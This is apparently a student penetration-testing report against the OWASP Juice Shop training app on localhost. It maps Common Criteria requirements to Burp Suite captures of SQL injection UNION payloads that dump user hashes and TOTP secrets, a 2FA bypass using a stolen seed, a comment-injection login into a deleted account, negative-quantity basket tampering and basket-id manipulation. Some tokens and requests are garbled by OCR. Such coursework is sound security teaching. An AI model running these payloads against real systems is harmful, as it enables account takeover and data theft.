"963e10f92a70b4b463220cb4c5d636dc", "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 16, "name": "", "description": "uvogin@juice-sh.op", "price": "05f92148b4b60f7dacd04cceb81af", "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 17, "name": "", "description": "demo", "price": "fe01cc2a7fbac8fafaedc7982a04e229", "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 18, "name": "jOhNny", "description": "john@juice-sh.op", "price": "00479e957b6b42c459ee5746478e4d45", "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 19, "name": "E=ma", "description": "emma@juice-sh.op", "price": "402f1c4a75e316afe5a6ea63147f739", "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 20, "name": "SmilinStan", "description": "stan@juice-sh.op", "price": "e9048a3f43dd5e094ef733f3bd88ea64", "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}]}

```

2. 

- all the user credentials are extracted


2.2.3 Explanation of how the evidence included in 2.2 proves that [SFR2] is violated

- Violation of the SFR2** - I was able to extract the User credentials even though I have no access to access anyone else's credentials
- The TSF was unable to prevent data leak/enquiry (i.e. operation) by which no subject (i.e. user) should be able to access user credentials (i.e. objects) hence penetration testing for this VC proves that SFR2 was violated.

2.3 [SFR2 - VC3] Place an order that makes you rich


2.3.1 Description of penetration testing that was carried out for [SFR2 - VC3]

1. continue with chris' account from step 3.2
2. add apple to the basket, analyse the Network in dev tools to view the id of the product added to the basket



The screenshot shows a browser window for the OWASP Juice Shop. The title bar says "OWASP Juice Shop". The main content is a "Your Basket" page for user "chris.pike@juice-sh.op". It lists one item: "Apple Juice (1000ml)" with a quantity of 1. The total price is "Total Price: 1.99¤". Below the basket is a "Checkout" button. A message at the bottom says "You will gain 0 Bonus Points from this order!". At the bottom of the page, there is a network analysis tool showing a single request to "/api/Products/1?d=Sat%20May%2007%202022". The request method is GET, status code is 200 OK, and the response body contains the JSON object {"id": 1, "name": "Apple", "description": "Red delicious apples", "price": 1.99, "category": "Fruit", "image": "apple.jpg", "stock": 100, "created_at": "2022-05-07T11:54:28Z", "updated_at": "2022-05-07T11:54:28Z"}.

3. the same is also captured in burpsuite




The screenshot shows the Burp Suite Repeater tab. A POST request is being sent to the URL "http://localhost:3000/api/BasketItems/1?d=Sat%20May%2007%202022". The request body is a JSON object: {"productId": 1, "basketId": "6", "quantity": 1}. The response tab shows a successful 200 OK status with the following JSON content: {"id": 1, "name": "Apple", "description": "Red delicious apples", "price": 1.99, "category": "Fruit", "image": "apple.jpg", "stock": 100, "created_at": "2022-05-07T11:54:28Z", "updated_at": "2022-05-07T11:54:28Z"}.

4. Capture the POST request in burpsuite Repeater to check I can change quantity to a negative

- The juice-shop rejected this change due to validation error
 - However, it gave out pointer that the basket-id is not unique
 - so I'm going to try to make the basket id unique

5. capture the *Id* associated with the PUT request



2.3.2 Outcomes (evidence) of the penetration testing in 2.3

1. Amend the quantity=-51 for PUT request in burpsuite Repeater

- I was success in changing the quantity to -51

2. this is also visible in the browser (after refresh)

① localhost:3000/#/basket

OWASP Juice Shop

Your Basket (chris.pike@juice-sh.op)

Apple Juice (1000ml) -51

Banana Juice (1000ml) 1

Total Price: **-99.50**

You will gain 0 Bonus Points from this order!

① localhost:3000/#/delivery-method

OWASP Juice Shop

Delivery Address

City University
ksjkajskj, ksdkksdkj, kjkjkj, EC1v 9DX
UK
Phone Number 7777777777

Choose a delivery speed

	Price	Expected Delivery
<input checked="" type="radio"/>	One Day Delivery 0.99	1 Days
<input type="radio"/>	Fast Delivery 0.50	3 Days
<input type="radio"/>	Standard Delivery 0.00	5 Days



2.3.3 Explanation of how the evidence included in 2.3 proves that [SFR2] is violated

1. TSF failed to prevent a user from adding a negative quantity to the basket which could eventually lead to paying out the attacker the amount equivalent to the number of -ve products times the product price in the basket.
2. Hence, TSF failed to implement a policy by which any subject may not introduce negative quantities into the basket which demonstrates the violation of the the SFR.

2.4 [SFR2 - VC4] View another user's shopping basket

2.4.1 Description of penetration testing that was carried out for [SFR2 - VC4]

1. login as *inm442@city.ac.uk/pass123* and add *Apple juice* into the basket

The screenshot shows a web browser displaying the OWASP Juice Shop application. The main content is a "Your Basket" page for the user "inm442@city.ac.uk". The basket contains one item: "Apple Juice (1000ml)" with a price of "1.99¤". Below the basket is a "Checkout" button and a note: "You will gain 0 Bonus Points from this order!". At the bottom of the page, there is a message: "Total Price: 1.99¤". Overlaid on the bottom of the page is a browser developer tools Network tab, specifically the Application section. It shows session storage data:

Key	Value
deliveryMethodId	1
addressId	7
bid	8
itemTotal	1.99

- inspect the session storage to find out the bid value=8

- change the bid value = 2 and refresh the page

2.4.2 Outcomes (evidence) of the penetration testing in 2.4

- the apple juice got replaced by Raspberry juice

The screenshot shows a web browser window for the OWASP Juice Shop application at localhost:3000/#/basket. The page displays a user's basket containing a single item: "Raspberry Juice (1000ml)" with a quantity of 2 and a price of 4.99. The total price is listed as 9.98. Below the basket, there is a "Checkout" button and a note stating "You will gain 0 Bonus Points from this order!".

Below the browser window, the Chrome DevTools Application tab is open, showing session storage for the URL http://localhost:3000. The table lists the following data:

Key	Value
deliveryMethodId	1
addressId	7
bid	2
itemTotal	9.98

2.4.3 Explanation of how the evidence included in 2.4 proves that [SFR2] is violated

- TSF should ensure confidentiality of data associated with users that they are not even by mistake be disclosed to another user as per GDPR rules
 - since I was able to view another user's basket the TSF failed to maintain strict access control of meta-data/data related to the user
 - hence successfully demonstrating this vulnerability proves this SFR is violated

2.5 [SFR2 - VC5] Steal someone else's personal data without using Injection

2.6 [SFR2 - VC6] Leaked Access Logs - Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to. (Creating a new account with the same password does not qualify as a solution.)

3 SFR3 - FIA_UAU.1.2

The TSF shall require each user to be successfully authenticated before allowing any other TSF-mediated actions on behalf of that user.

FIA_UAU.1 Timing of authentication

Hierarchical to: No other components.

Dependencies: FIA_UID.1 Timing of identification

FIA_UAU.1.1 The TSF shall allow [assignment: *list of TSF mediated actions*] on behalf of the user to be performed before the user is authenticated.

FIA_UAU.1.2 The TSF shall require each user to be successfully authenticated before allowing any other TSF-mediated actions on behalf of that user.

FIA_UID.1 Timing of identification, allows users to perform certain actions before being identified by the TSF.

(CommonCriteria, 2012, Part 2: Security functional requirements)

3.1 [SFR3 - VC1] - Solve the 2FA challenge for user "wurstbrot"

3.1.1 Description of penetration testing that was carried out for [SFR3 - VC1]

1. email *wurstbrot@juice-sh.op* was disclosed in step 1 of 1.1.1
2. the time based one time password column *totpSecret* is defined in the *Users* table as in 1 of 1.4

```
{
  "id": "table",
  "name": "Users",
  "description": "Users",
  "price": 2,
  "deluxePrice": 5,
  "CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) DEFAULT '', `email` VARCHAR(255) UNIQUE, `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'customer', `deluxeToken` VARCHAR(255) DEFAULT '', `lastLoginIp`, `lastLogInIp` VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg', `totpSecret` VARCHAR(255) DEFAULT '', `isActive` TINYINT(1) DEFAULT 1, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `deletedAt` DATETIME)",
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
},
```

3. perform SQL Injection to list *totpSecret* column for all users from *Users* table

Request

```
GET /rest/products/search?o=-271&20union%20select%20id,username,email,password,role,deluxeToken,lastLoginIp,profileImage,totpSecret,20from%20users-- HTTP/1.1
Host: localhost:3000
sec-ch-ua: 'Not an Brand';v='99', 'chromium';v='98'
Accept: application/json, text/plain, */*
Authorization: Bearer eyJXAiOiJKV1QiLCJhbGciOiJIbGJlbTNIj9eyJzQF0dXMiOiJzdWNjZXNzTiwiZGF0YSD6eyJpZCIDIywidXNlcnShbWUoIiLJlbP1sgJlbRckgdW1zS1zaC5ycC1sInBc3Nbb8JkijoiMzDmZLmghYzEpmJzDpRzDyYTUJ0DLzDwOwMsInilCjb2xUfjoi3VxdG9tZm1Lck2WleGVUb2lb16GzInxhc3RmB2dpk1w7joiwMs2WzbmV1iLwchZnlz2ulTwldjoiYmNzTmRlB8lymxoYy9eWFZmWdb2pHcySkZmZnbnwlnH22jS1nRwdHT2ANyZKoIiLJpc0fjoi22ST6dHJ7zswiY31VXR1ZEP0fjoiMjAyNjowMSAwMSAxNzoxMj0oNy4yODMgKzAv0jAviLwchZbXyRlZEP0fjoiMjAyMjwNSmNsMmNdoLooyMyAvMjcgRkAv0jAvi1wZGVzZKRzEF01jpudWxsFwiaWF0joxNjUxNg30TcL1lAhi0jE3NTE4MDUSnzF9_L6As1UvgsmNhFv74qz2Jpfqxt_93ZFestKyXOpFwSjKwAFw45g0166chExs_Xrugdw7hZPtcIcbxKPGmVsdlspUserZr0-iAUkMkd1d0lRYXay-FAUU_o5KzpON2q0InnanISISJPH5_c1Vek50fjy1lchseXs3yM
sec-ch-u-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4684.45 Safari/537.36
set-ch-u-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=w5MzVpByoYYEDWz0xXFlbLugcHqf2TM5H0f0u0fP1x041opePrngnzb1; token=eyJXAiOiJKV1QiLCJhbGciOiJSUzI1Ni9eyJzQF0dXMiOjJzdWNjZXNzTiwiZGF0YSD6eyJpZCIDIywidXNlcnShbWUoIiLJlbP1sgJlbRckgdW1zS1zaC5ycC1sInBc3Nbb8JkijoiMzDmZLmghYzEpmJzDpRzDyYTUJ0DLzDwOwMsInilCjb2xUfjoi3VxdG9tZm1Lck2WleGVUb2lb16GzInxhc3RmB2dpk1w7joiwMs2WzbmV1iLwchZnlz2ulTwldjoiYmNzTmRlB8lymxoYy9eWFZmWdb2pHcySkZmZnbnwlnH22jS1nRwdHT2ANyZKoIiLJpc0fjoi22ST6dHJ7zswiY31VXR1ZEP0fjoiMjAyNjowMSAwMSAxNzoxMj0oNy4yODMgKzAv0jAviLwchZbXyRlZEP0fjoiMjAyMjwNSmNsMmNdoLooyMyAvMjcgRkAv0jAvi1wZGVzZKRzEF01jpudWxsFwiaWF0joxNjUxNg30TcL1lAhi0jE3NTE4MDUSnzF9_L6As1UvgsmNhFv74qz2Jpfqxt_93ZFestKyXOpFwSjKwAFw45g0166chExs_Xrugdw7hZPtcIcbxKPGmVsdlspUserZr0-iAUkMkd1d0lRYXay-FAUU_o5KzpON2q0InnanISISJPH5_c1Vek50fjy1lchseXs3yM
If-None-Match: W/3250-4d2ZFHgrznlpVpSj7S-NyFjVr0nc
Connection: close
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
```

Response

```
Pretty Raw Hex Render □ ▶ □ ▶ □
{
  "createdAt": "2022-05-05 13:12:50.032 +00:00",
  "updatedAt": "2022-05-05 13:12:50.032 +00:00",
  "deletedAt": null
},
{
  "id": 10,
  "name": "Christmas Super-Surprise-Box (2014 Edition)",
  "description": "Contains a random selection of 10 bottles (each 500ml) of our tastiest juices and an extra fun shirt for an unbeatable price! (Seasonal special offer! Limited availability!)",
  "price": 29.99,
  "deluxePrice": 29.99,
  "image": "undefined.jpg",
  "createdAt": "2022-05-05 13:12:50.032 +00:00",
  "updatedAt": "2022-05-05 13:12:50.032 +00:00",
  "deletedAt": "2014-12-27 00:00:00.000 +00:00"
},
{
  "id": 10,
  "name": "wurstbrot",
  "description": "wurstbrot@juice-sh.op",
  "price": "Sad5b0d92ab1e528589e128d2a894d4d4",
  "deluxePrice": "admin",
  "image": "",
  "createdAt": "0.0.0.0",
  "updatedAt": "assets/public/images/uploads/default/admin.png",
  "deletedAt": "2014-12-27 00:00:00.000 +00:00"
},
{
  "id": 11,
  "name": "",
  "description": "any@juice-sh.op",
  "price": "030f0f5e45e80710c8ad3c32f00de0473",
  "deluxePrice": "customer",
  "image": "",
  "createdAt": "0.0.0.0",
  "updatedAt": "assets/public/images/uploads/default.svg",
  "deletedAt": ""
},
{
  "id": 11,
  "name": "RipperTuer Special Juice",
  "description": ""
}
```

totpSecret from Users table

4. I used burpsuite to login to *wurstbrot@juice-sh.op* account

Request

```

POST /rest/user/login HTTP/1.1
Host: localhost:3000
Content-Length: 71
sec-ch-ua: "Not A Brand";v="99", "Chromium";v="95"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4664.45 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status.dismiss; continueCode=236L8qW3r1vgpb49AVRFXLuNc2IxTxiwJSPzAzeRenEoJX720VLxM
Connection: close
{
  "email": "wurstbrot@juice-sh.op",
  "password": "asdasdasdasdasdasda"
}

```

Response

```

HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 394
ETag: W/"18a-hkC1KMK5sqY/bKdZ77qndTvnms8"
Date: Fri, 06 May 2022 09:03:08 GMT
Connection: close
{
  "status": "totp_token_required",
  "data": {
    "tmpToken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VySWQiOjExLC10eXBlOiicG9zZWVucmFhbmFnZWJfc2ViL25skX2zhY3Rvc19ob2ctbmIsInIhdCEgNTYMTgyNzc40iwzZkhTjoxNyUzODQ1Nng5fDQ524RfisuaJQX43dcYiP9pdCNbF7vOsavvhjnoqBldozJaS1z1z51xd0WtL6T08r3mB#E5Cq-NIZVLYz-HA1bE5VGeXs69kYZT04-AxNeGNhNChvziSeh4MwGzHT1JUf7-VaNCnb_2HcBfnWim48erlkpbDCWY700baxbFO"
}

```

5. use the same credentials in step 4 of 3.1.1

Login

[Forgot your password?](#)

Remember me

Two Factor Authentication

Enter the 6 digit token from your 2FA app

(6)

6. generate one time password using ID above

https://www.token2.com/shop/page/totp-toolset?secret=AAAOGAAAAAAAABABGDAAA%3D%3D%3D%3D%3D&serial=&name=&upn=&AzureCSV=upn%2Cserial+number%2Csecret+key%2Ctime+interval%2C

GitHub repository.

Seed in base32

IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH

QR code

OTP verification & drift detection

TOKEN

982896

skew ±

3.1.2 Outcomes (evidence) of the penetration testing in 3.1

- the *totpToken* generated is successful

```

Request
Pretty Raw Hex ⌂ In ⌂
1 POST /rest/2fa/verify HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 375
4 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
  Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; continueCode=
  2J8nL9qw3r1vgpb4BAVRFXULuNc2IxTxiwSpXfeJSPzAzaRemEojX7Z0VLxM
18 Connection: close
19
20 {
  "tmpToken":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZ
    XNzIiwiZGF0YSI6eyJpZC16MTAsInVzZXJuYW1lIoid3yc3Ricm90Iiwi
    ZW1haWwiOiJzdXJzdGJyb3RAanVpY2Utc2gub3AiLCJwYXNzd29yZC16Ijl
    hZDV1MD0SMmJiZTUyODU4M2UxMjhkMmE40TqxZGUliwicm9sZSI6ImPkbw
    luUiwiZGVsdXhlVG9rZW4iOiiLCjsYXNOTG9naW5jCcI6IjAuMC4wLjA1L
    CjWcm9maWxlSW1hZ2UiOiJhc3NlJHMvchV1bGljL2ltYwdlcy91cGxvYWRz
    L2RlZmF1bhHRBZGpbis5wmccilCJ0b3RwU2VjcmVOIjoiSUZWEUzU1BPRVl
    WVVJUMk1SWUdINTJUSo0SEMeS0giLCJpcOfjGL2ZSi6dH1lZswiY3jlyX
    RLZEFOIjoiMjAyMj0wNSQwNVQxMzoMj0Ony4yODVaIiividxBKyXRLZEFOI
    joiMjAyMj0wNSQwNVQxMzoMj0Ony4yODVaIiividxBKyXRLZEFOIjpuWxs
    fSwiaWFOIjoxnjUxDI40tq3LCJleHaiOjE2NTe4NDY5ODd9-e-9r-b1R4r
    mg87JN991N2lkW7vw1NGUFgCz_5zL9s5TzsUC-JRzjDODArOfx6PSLo
    NSghJYdJiuzUo0LZULzbhFq1XS4ip9-c2x0mAVKfgiIkF3ukCOp2YvdT
    tyQ3USKPuCldnW1x4LIwljcfFM86gzw95vkITOGHxLM",
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZ
    XNzIiwiZGF0YSI6eyJpZC16MTAsInVzZXJuYW1lIoid3yc3Ricm90Iiwi
    ZW1haWwiOiJzdXJzdGJyb3RAanVpY2Utc2gub3AiLCJwYXNzd29yZC16Ijl
    hZDV1MD0SMmJiZTUyODU4M2UxMjhkMmE40TqxZGUliwicm9sZSI6ImPkbw
    luUiwiZGVsdXhlVG9rZW4iOiiLCjsYXNOTG9naW5jCcI6IjAuMC4wLjA1L
    CjWcm9maWxlSW1hZ2UiOiJhc3NlJHMvchV1bGljL2ltYwdlcy91cGxvYWRz
    L2RlZmF1bhHRBZGpbis5wmccilCJ0b3RwU2VjcmVOIjoiSUZWEUzU1BPRVl
    WVVJUMk1SWUdINTJUSo0SEMeS0giLCJpcOfjGL2ZSi6dH1lZswiY3jlyX
    RLZEFOIjoiMjAyMj0wNSQwNVQxMzoMj0Ony4yODVaIiividxBKyXRLZEFOI
    joiMjAyMj0wNSQwNVQxMzoMj0Ony4yODVaIiividxBKyXRLZEFOIjpuWxs
    fSwiaWFOIjoxnjUxDI40tq3LCJleHaiOjE2NTe4NDY5ODd9-e-9r-b1R4r
    mg87JN991N2lkW7vw1NGUFgCz_5zL9s5TzsUC-JRzjDODArOfx6PSLo
    NSghJYdJiuzUo0LZULzbhFq1XS4ip9-c2x0mAVKfgiIkF3ukCOp2YvdT
    tyQ3USKPuCldnW1x4LIwljcfFM86gzw95vkITOGHxLM",
  "bid": 7,
  "umail": "wurstbrot@juice-sh.op"
}

```

3.1.3 Explanation of how the evidence included in 3.1 proves that [SFR3] is violated

- Violation of SFR3** The TSF failed to successfully authenticate user *wurstbrot@juice-sh.op*

- I was able to use SQL injection to bypass the initial login to reach the 2FA stage
- TSF's failed to maintain confidentiality of user-data and I was able to fetch all data from *Users* table
 - running the same query as step 3 of 3.1.1 yields the same result
 - the TSF failed to recognize that account for user *wurstbrot@juice-sh.op* has been hacked

3.2 [SFR3 - VC2] Log in with Chris' erased user account

3.2.1 Description of penetration testing that was carried out for [SFR3 - VC2]

- capture the search query in burpsuite to find Chris's account details from *Users* table

```

Request
Pretty Raw Hex ⌂ \n ⌄
1 GET /rest/products/search?q=apple')%20union%20select%20email,username,password,role,deleted,?> HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, */*
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
  Safari/537.36
7 sec-ch-ua-platform: "Linux"
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Dest: empty
11 Referer: http://localhost:3000/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; continueCode=
  L1QWpJbnB9ax0NWhbIZF9Uzu5ckI3TniKS68fnkTl7Smzc9pAMNK265ke4ER
15 If-None-Match: W/"3250-jB90P3Ip3Bx3zA6frgnxtf+W0g4"
16 Connection: close
17
18

Response
Pretty Raw Hex Render ⌂ \n ⌄
1 {
2   "id": "bjoern@owasp.org",
3   "name": "",
4   "description": "9283f1b2e9669749081963be0462e466",
5   "price": "deluxe",
6   "deluxePrice": null,
7   "image": 6,
8   "createdAt": 7,
9   "updatedAt": 8,
10  "deletedAt": 9
11 }
12 {
13   "id": "chris.pike@juice-sh.op",
14   "name": "",
15   "description": "10a783b9ed19ealc67c3a27699f0095b",
16   "price": "customer",
17   "deluxePrice": "2022-05-07 09:23:45.138 +00:00", 'deletedAt' column
18   "image": 6,
19   "createdAt": 7,
20   "updatedAt": 8,
21   "deletedAt": 9
22 }
23 {
24   "id": "ciso@juice-sh.op",
25   "name": ""
  
```

The screenshot shows a Burp Suite interface with two panes: Request and Response. In the Request pane, a SQL injection payload is sent to the '/rest/products/search' endpoint. In the Response pane, the JSON response is displayed, showing three user entries. The third entry, 'chris.pike@juice-sh.op', has a non-null value in the 'deletedAt' field, indicating it is deleted.

- Chris' account seems to be the only one that has been deleted from the juice-shop system

- I'm going to bypass authentication by using Chris' account and deleting important policy document

3.2.2 Outcomes (evidence) of the penetration testing in 3.2

- Method 1 - Use SQL injection to login to Chris' account

```

Request
Pretty Raw Hex ⌂ \n ⌄
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 55
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
  Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; continueCode=
  L1QWpJbnB9ax0NWhbIZF9Uzu5ckI3TniKS68fnkTl7Smzc9pAMNK265ke4ER
18 Connection: close
19
20 {
  "email": "chris.pike@juice-sh.op"--",
  "password": "asas"
}

Response
Pretty Raw Hex Render ⌂ \n ⌄
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 879
8 ETag: W/"36f+~WZxgrtE/3ES4o9aJYzcUtpnf5U"
9 Vary: Accept-Encoding
10 Date: Sat, 07 May 2022 11:26:01 GMT
11 Connection: close
12
13 {
  "authentication": {
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwibmZG9OYi6eyJpZCIE6MTQsInVzZXJuYWllIjoiIiwiZWlhWi0iJjahJpcySwat1Qg1awNLXN0Lm9wLiwcGFzc3dvcmQoIi1xMGE3ODNjOWVkmTlyTFjNjdiM2EyNzY50WyyMdklYiIsInJvbGUi0ljjdXNb02lciIisImRlbHV4ZRVa2Vuji0iIiwiwGFzdExZ2luSXAi0iIwLjAuMC4wIiwiCHJvZmzsZUmlhdC16MTY1MTkyMj2MiwiZkhvIjoxNjUxOTQwNzYyf0.p_xBywG2RPryvoVnOrzUGRqrw15c_Eps06if35lIrge624mzkluqKShGEH7z0x0E1euD-2DUbk7oXiy3mHNrbXjyclm1JwJLwKyAC2YtkB7W_czLrr2POYfZ--XChbgeZL6VLv8FbzKeC6b89TCT_mVueUAm5o1PaesCxWVJTie", "bid": 6, "umail": "chris.pike@juice-sh.op"
  }
}
  
```

The screenshot shows a Burp Suite interface with two panes: Request and Response. The Request pane shows a POST request to the '/rest/user/login' endpoint with the email 'chris.pike@juice-sh.op' and password 'asas'. The Response pane shows a successful 200 OK response with a JSON token.

- I was able to login with an account which was already deleted

- Method 2 - Use SQL injection to login to the account which has been already deleted from the system i.e. *deletedAt column is NOT NULL*

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to `/rest/user/login` with various headers and a JSON payload. The response is a 200 OK status with a large JSON object containing session information and tokens.

```

Request
Pretty Raw Hex ⌂ \n ⌂
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 60
4 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
  Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
